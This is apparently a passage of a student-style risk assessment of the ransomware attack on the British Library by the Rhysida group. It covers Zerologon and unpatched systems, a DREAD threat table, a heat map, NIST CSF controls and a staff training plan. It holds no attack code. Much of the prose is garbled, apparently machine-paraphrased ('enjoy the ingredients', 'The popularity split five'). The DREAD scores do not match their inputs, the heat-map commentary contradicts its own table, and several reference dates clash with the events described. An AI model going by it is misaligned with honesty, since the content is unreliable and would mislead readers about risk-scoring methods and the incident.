5. Possible flaws that are linked to CVE IDs and other important information. Different types of underlying flaws, such as Common Vulnerabilities and Exposures (CVE) identifiers and other widespread holes in the British Library's systems and networks, add to the risks found in its security environment. Some of the known software problems and unpatched systems that make up the vulnerabilities are security holes that could be used against you, like the Zerologon vulnerability (CVE-2020-1472). Along with the known CVEs, these risks may also be caused by software bugs that have not been fixed and are spread throughout the library's systems. Bad guys often use old virtual private networks (VPNs), avoid important security changes, and use unpatched services to get into systems.
6. Risks Connected: Based on each discovered weakness, a wide range of threats that are all connected can use the British Library's systems. For example, the weaknesses that were found could lead to a number of different risks. Data breaches and ransomware attacks are two types of threats that could happen. Data breaches let hackers get to private data like passwords, passport photos, and bank records without permission. Ransomware attacks encrypt sensitive data and require money to unlock it. Vulnerabilities can also lead to DoS (denial-of-service) attacks. This happens when too many requests make it impossible for approved users to access the system. Phishing attempts, the existence of system flaws to trick users or employees into giving up confidential data, and even compromise of key systems resulting in loss of data integrity or availability
7. Threat prioritization indicates how important or dangerous the threat is to the security of the organization. This method of categorizing risks based on probability and likelihood of impact facilitates decisions on which mitigation and elimination efforts should be prioritized Threat prioritization refers to organization of safety policy determines how important or dangerous a hazard is considered. This process of categorizing risks based on probability and probability makes it easier to decide and manage mitigation efforts Using a prioritization process or scale, businesses can use them use resources effectively, focus on critical threats, and establish appropriate policies and response Ensure Improves security. This effectively reduces the risk and potential for damage.
8. Risk probability is a very important metric to determine the likelihood of risk manifesting in an organization's work environment. This includes the possibility or likelihood of something bad happening, and a wide variety of internal and external factors that affect organizational security. This evaluation looks at historical data, threat intelligence, current security procedures, system weaknesses, and new threat environments in great detail. The evaluation also looks at how common these kinds of events are in the industry or sector, how well people understand how bad people act, and how well the current security measures work overall.
9. Evaluation of the Effects of Risk: When figuring out the effect of a risk, it's important to think about what might happen if the risk comes true. The impact level tells you how bad the effects are on the organization's assets, operations, stakeholders, and image. It is likely that the breach of the British Library will have major effects. Secret user and employee data, like passport photos, HR records, and financial data, could be leaked, which could do a lot of damage to a company's image. It is possible that users' trust will decrease, making it harder for the library to keep their

privacy. Apart from potential to penalties from monitoring agencies for violating data privacy laws, data breaches can be costly. Due to potential risks to the library's collections and rare intellectual property, historically important manuscripts, documents and cultural resources may be damaged beyond repair. It is possible that the function, reputation and image of the institution in the world of learning and culture will be greatly affected by the long run.

10. A risk rating is a holistic assessment of the likelihood and impact of identified risks within a company. This term refers to knowledge of potential consequences associated with certain vulnerabilities or risks. A comprehensive risk assessment is provided by the Risk Classification Framework, which assesses the likelihood of an incident occurring and its potential impact on the organisation's systems, stakeholders and assets.

Threat Analysis Model:

<i>Threat ID</i>	<i>Threat Name</i>	<i>Damage Potential</i>	<i>Reproducibility</i>	<i>Exploitability</i>	<i>Affected Users</i>	<i>Discoverability</i>	<i>DREAD Score</i>	<i>Threat Priority</i>
<i>T1</i>	Unauthorized Access	8	6	9	User/Employee	7	7.8	High
<i>T2</i>	Ransomware Attack	9	7	8	Library Systems	8	8.2	High
<i>T3</i>	DDoS Attack	7	6	7	Library Users	7	6.8	Medium
<i>T4</i>	Data Leakage	7	8	6	Public Exposure	6	6.8	Medium
<i>T5</i>	Non-Compliance	8	6	6	Organizational	6	6.8	Medium
<i>T6</i>	Service Downtime	6	7	7	Library Users	7	6.8	Medium

Explanation:

- Impact risk: "Potential damage" refers to the amount of damage that could be caused in the event of a known threat as an actual attack or operation. This analysis analyzes the potential impacts on various parts of the organization, including and business continuity, loss of revenue, data reliability, and stakeholder confidence.
- In cybersecurity, reproducibility refers to the ease with which a threat or vulnerability can be duplicated or introduced. Evaluating the credibility of a threat is important to determine its severity and potential impact on an organization's data and systems. Several factors must be considered when assessing the likelihood of recurrence. The specificity and clarity of the adversary's attack vector and the strategy are also important determinants. Conservation capabilities are enhanced when risk mechanisms are unambiguous and documented. However, if the threat is implemented in a confusing, restrictive, or difficult manner, there may be a good chance that he will reoffend.
- "Exploitability" refers to the relative ease or difficulty associated with exploiting a particular vulnerability in a device to compromise or breach its security. This factor is critical in assessing the potential consequences of a risk. Many factors affect exploitation, including the presence of known vulnerabilities, the complexity of attack techniques required to exploit them, and the availability of tools or techniques to malicious parties.

- Individuals affected: The current crisis, which has significant consequences, has affected a wide range of stakeholders at the British Library. The attacks not only threaten the internal functioning of the library but also the people who use it, including individuals who rely on the institutional services. Apart from the student body, the use includes students, academics, scientists, and other broad members of the public. enjoy the ingredients
- Visual aids that make it easier to identify potential threats are key to strong cybersecurity. This involves the ease or complexity associated with identifying, understanding, and ultimately potential threats in an organization's digital environment in combination with a comprehensive system of surveillance, security for detecting technological advances sophisticated management, and a culture of constant vigilance. The company's ability to detect and mitigate has a significant impact. Using complex data collection techniques, complex network monitoring tools, or instantaneous collection and analysis methods allows for additional sophistication and tools integrating automated hacking or vulnerability monitoring enhances the ability to quickly detect anomalies or threats of this nature within the project
- The DREAD score is calculated using the DREAD model (Damage + Reproducibility + The abuse + Affected Users + The popularity split five). The DREAD model takes into account several important factors to determine the severity and potential impact of the identified hazards: damage, visibility, stability, exploitation, affected users, and reproducibility. These factors facilitate detailed analysis and help prioritize risk for effective mitigation.
- About Significant Threat Control: Threat priorities are determined using DREAD (Damage, Reliability, Exploit, Affected Users, and Discoverability) ranking methods, which provide a detailed understanding of the likelihood and severity of each threat.

Risk heat map:

LIKELIHOOD / IMPACT	HIGH	MEDIUM	LOW
HIGH	High(R1)	high(R2)	medium(R3)
MEDIUM	Medium(R4)	Medium(R5)	low(R6)
LOW	Low	Low	Low

Explanation

- An evident classification pertaining to the importance and degree of severity of weaknesses is exposed through the evaluation of flaws within the computer network of the British Archive. In light of their substantial probability and potential consequences for the functioning and the information protection of the organization, risks R1, R2, and R3 stand out as the most critical and time-sensitive among the risks that were identified. Due to their potential to cause substantial operational setbacks, compromise sensitive data, and severely disrupt services, the previously mentioned dangers are of the utmost importance.
- However, risks R4 and R5 are marginally more worrisome; this suggests their materialization is not out of the ordinary as well as that their effect, while not as severe as that of the most serious threats, is nonetheless significant enough to disrupt services and harm certain facets of the library's activities.
- The sixth risk (R6) is deemed the least essential due to its low possibility and result. In contrast to the other risks, this particular one necessitates a lesser degree of immediate intervention owing

to its low probability of manifesting and minimal impact on critical systems; nevertheless, vigilance and preventive measures remain imperative.

Risk Control and Mitigation Actions :

RIS K ID	RISK NAME	SECURITY CONTROL STRATEGY	SECURITY CONTROL METHOD	NIST CSF CONTROL CATEGOR Y	NIST CSF CONTROL SUBCATEGO RY	APPROX. DURATIO N	APPRO X. COST
R1	Outdated software	Regular Patch Management	Implementing Automated Updates	Identify (ID)	ID.RA-1	1 month	Medium
R2	Unsecured remote access	VPN with Strong Authentication	Multi-factor Authentication	Protect (PR)	PR.AC-5	2 Month	Low
R3	Data Breach - Internal HR Files	Data encryption	Encryption of Sensitive Data	Protect (PR)	PR.DS-3	3 Month	High
R4	Website downtime	Redundant Server Infrastructure	Cloud-based Failover Systems	Recover (RC)	RC.CO-3	2 Month	High
R5	Data Breach - Internal HR Files	Role based access control	Implement Least Privilege	Detect (DE)	DE.AE-4	1 Month	Medium
R6	Unpatched Vulnerabilities	Vulnerability Scanning	Automated Scanning Tools	Identify (ID)	ID.RA-5	Ongoing	low

Graphical Summary of Control Categories and Subcategories

With respect to govern groups and their subgroups, the Cyber Security Framework Gap Analysis Tool is utilized to illustrate the current security posture of the company in its "As now" and "To be" states. With regard to the desired or enhanced status regarding safety procedures, the tool provides a graphical representation of the current situation.

For a visual representation of security control subclasses and sections that show the transition from the current state ("As is") to the desired state ("To be"), please refer to the Internet Security Foundation Evaluation Tool that is included. Where how secure the company is needs to be improved or refined will be indicated by the differences in these scenarios.

Training and Awareness Program

Existing Policies:

- National and Local Data Protection Regulations
- Company's IT Acceptable Use Policy
- Incident Response and Reporting Procedures
- Password Management Policy
- Data Handling and Encryption Policy

Goals:

- Numerous important goals cannot be achieved if the company's organization does not put in place an extensive security awareness and training program. The primary duty of educating staff members on data protection laws and the organization's information security policy is at the centre of this endeavour. Through a thorough training program that cultivates a culture of responsibility and compliance, staff members are equipped with the skills needed to handle private data according to modern standards.
- The program also aims to improve staff members' comprehension of the dynamic field of cybersecurity threats. By offering insights on the many kinds of cyberthreats and the most effective takeaway tactics, the company hopes to equip its staff with the knowledge and skills needed to identify possible threats.

Target Audience:

All employees, including:

- Regular Staff
- Managers and Team Leaders
- IT Personnel
- Administrative and Support Staff

Topics to be Addressed:

1. **Data Protection Regulations and Compliance**
2. **Company IT Policies and Acceptable Use**
3. **Cybersecurity Threats and Attack Vectors**
4. **Incident Response and Reporting Procedures**
5. **Password Security and Management**
6. **Safe Email and Internet Practices**
7. **Data Handling and Encryption Practices**

Techniques for Delivery:

1. Online instruction courses are essential for the efficient dissemination of education. These distance learners afford faculty members the opportunity to engage with the material at their preferred speed while remaining in an organized educational setting. By incorporating digital components, instances, and checks, these courses provide an exhaustive analysis of safety regulations, optimal methodologies, and new threats.
2. Seminars and Classes: These physical gatherings afford staff members the opportunity to interact in store, thereby enhancing the distance learning courses through the facilitation of more profound discussions and the provision of prompt resolutions to any concerns. By employing dynamic tutorial techniques such as playing, teamwork in solving issues, and engagement, these seminars, which are led by security experts, enhance their comprehension and dedication to safety measures.
3. The graphs and e-newsletter via email: These substances serve as an excellent resource for reinforcing key safety ideas. Regular updates and reviews of security procedures, new risks, and standards of excellence are documented in these succinct and aesthetically pleasing papers. They desire that every member of the organization maintain concentration and consciousness.
4. Pragmatic fraud activities are critical in the establishment of an alert staff. In order to enhance their ability to identify and submit suspicious emails, links, or file attachments, personnel may engage in simulated phishing incidents. By providing an atmosphere for participants to exercise reaction plans, these drills improve their capacity to avert potential dangers.
5. By strategically placing banners and exhibit monitors, essential instructions and security procedures are reinforced with the aid of frequent visual cues. By serving the same reminders in densely populated areas and attracting more interest in security concerns, these materials intend to increase public consciousness. This is accomplished through the use of captivating images and straightforward, uncomplicated language..

Documents:

- Training Manuals and Guides for each topic.
- Incident Reporting Templates.
- Infographics summarizing key points.
- Policy Handbooks and Quick Reference Sheets.

Feedback and Evidence of Learning:

1. After every training topic, completion of online tests in the form of exams is required. Online tests are essential for determining how well students understand and remember the material covered in class. The tests, which are a part of every training course, serve as standards for understanding and enable the company and its staff to assess how well the material has been taught. Their importance highlights how important it is to acquire and retain knowledge.
2. Unknown Evaluation: Ask for feedback on how successful the training course was. The inclusion of anonymous reviews is another important step in evaluating the effectiveness of training

programs. Through these questions, employees have the opportunity to express themselves freely. Surveys provide insightful information about program effectiveness; These include ease of understanding the training materials, appropriateness in workplaces, suggestions for improvement, etc. Critical clarity is encouraged to be anonymous, and will provide context conducive to development and open discussion.

3. Reporting incident metrics: Check if other people have reported. Once training is received, it is important to track incident reporting metrics to see if there are further reports of suspicious activities or security incidents Increased incident reporting could be a signal indicating that increased employee understanding and awareness is an indicator of the success of the training safety culture.
4. Keep a record of training completed to ensure compliance. In addition to being a measure of compliance, tracking training completion reports is also an indicator of performance. It provides factual information on participation and completion rates for the company as a whole. These documents serve the dual purpose of ensuring that all employees have satisfactorily completed required safety training and disclosing any discrepancies in training that may need to be addressed.

Lectures, role-playing games, and scenario-based simulations are interesting resources that can increase student engagement and improve learning goals. Using real-world case studies enhances participants' understanding of safety procedures, allowing them to apply their theoretical skills to real-world situations

Various methods of cohort evaluation, such as questionnaires, tests, measurement of reported data, and summative reports that, provide a comprehensive framework for evaluating learning effectiveness, ensuring continuous improvement and develops a culture of safety responsibility among employees.

The course of study aims to promote a security-conscious culture by making staff members understand their role in maintaining security. To ensure the program's accomplishments it will be vital to regularly evaluate and support participants. Reviewing the program at regular intervals will keep it up-to-date with the latest laws and concerns.

Conclusion:

Due to a serious hack, the British Library—a vital source of information—saw major effects to its web page, computer systems, and certain onsite amenities. The Rhysida extortion group, who took part in the breach, sought 20 Bitcoins in return for the unlocking of the hacked data, which contained private employee data.

Incident analysis revealed exploitation of vulnerabilities in outdated software, possibly Zerologon (CVE-2020-1472) and unpatched software vulnerabilities. This led to a data breach compromising user and employee data such as passport scans, HR files, and financial information.

Control actions involved collaboration with cybersecurity experts, notification to users to change passwords, ongoing investigation with law enforcement, and targeted protective measures to restore services and prevent further breaches.

The risk register cataloged six key risks, including the exploitation of vulnerabilities, ransomware attacks, data breaches, and service disruptions. These risks affected assets like internal databases, the library's website, and CRM systems, impacting users and employees.

A risk heatmap and threat analysis model depicted the likelihood and impact of risks occurring, aiding in prioritizing mitigation efforts. The DREAD model assessed threat priorities, guiding risk management decisions.

Mitigation actions included patching software vulnerabilities, implementing robust cybersecurity controls, enhancing incident response protocols, and strengthening security awareness and training programs across the organization.

The gap analysis using the Cybersecurity Framework highlighted the existing security posture and delineated the desired security state, guiding the implementation of control categories and subcategories for comprehensive risk mitigation.

In conclusion, the British Library's response to the cyberattack involved a multifaceted approach encompassing incident analysis, risk identification, mitigation strategies, and continuous improvement through enhanced security controls and employee awareness programs.

References:

- [1] Red Hat Security Advisory: RHSA-2022:5678. (n.d.). Retrieved from <https://access.redhat.com/errata/RHSA-2022:5678>
- [2] British Library hit by cyber attack. (n.d.). Independent. Retrieved from <https://www.independent.co.uk/arts-entertainment/books/news/british-library-hacked-cyber-rhysida-group-b2450925.html>
- [3] British Library falls victim to cyber attack. (n.d.). Security Affairs. Retrieved from <https://securityaffairs.com/153309/hacking/british-library-cyber-attack.html>
- [4] Williams, R. (2023, March 10). British Library falls victim to cyber attack. Computer Weekly. Retrieved from <https://www.computerweekly.com/news/366557735/British-Library-falls-victim-to-cyber-attack>
- [5] Poulter, S., & Knapton, S. (2023, March 10). British Library hit by ransomware attack as criminals attempt to sell stolen data online for millions. Daily Mail. Retrieved from <https://www.dailymail.co.uk/news/article-12771763/cyber-attack-british-library-ransom-sell-stolen-data-online-auction-criminals-millions.html>
- [6] Brown, S. (2023, March 10). British Library hit by ransomware attack. Financial Times. Retrieved from <https://www.ft.com/content/642ee014-4768-4c65-b1ee-0d4f39a8a63d>
- [7] British Library hack exposes customer data. (2023, March 10). Yahoo Finance. Retrieved from https://sg.finance.yahoo.com/news/british-library-hack-customer-data-203315689.html?guccounter=1&guce_referrer=aHR0cHM6Ly93d3cuZ29vZ2xlLnNvbS8&guce_referrer_sig=AQAAADuRZ7ADY9smoUCVWC3S9o6i8zQHInsTnuVP2MWaLnE2TWeKEtX88zPpTjKCz5AhGSruas5P-z2O56ZNsgGa8iuQi4u2jGEFwIJMGw9qnBouNe9eZgPn47AbSpIK6oOR2YC64M6BllzmZ0t3ARWsSEloMLZFZzhVv3sqwLgirkN9
- [8] British Library hit by cyber attack. (2023, March 10). BBC News. Retrieved from <https://www.bbc.com/news/entertainment-arts-67544504>
- [9] Security Affairs. (n.d.). Rhysida ransomware gang hit British Library. Retrieved from <https://securityaffairs.com/154473/data-breach/rhysida-ransomware-gang-british-library.html>
- [10] National Vulnerability Database. (n.d.). Unpatched Library Software Vulnerability. Retrieved from https://nvd.nist.gov/vuln/search/results?form_type=Basic&results_type=overview&query=Unpatched+Library+Software+Vulnerability&search_type=all&isCpeNameSearch=false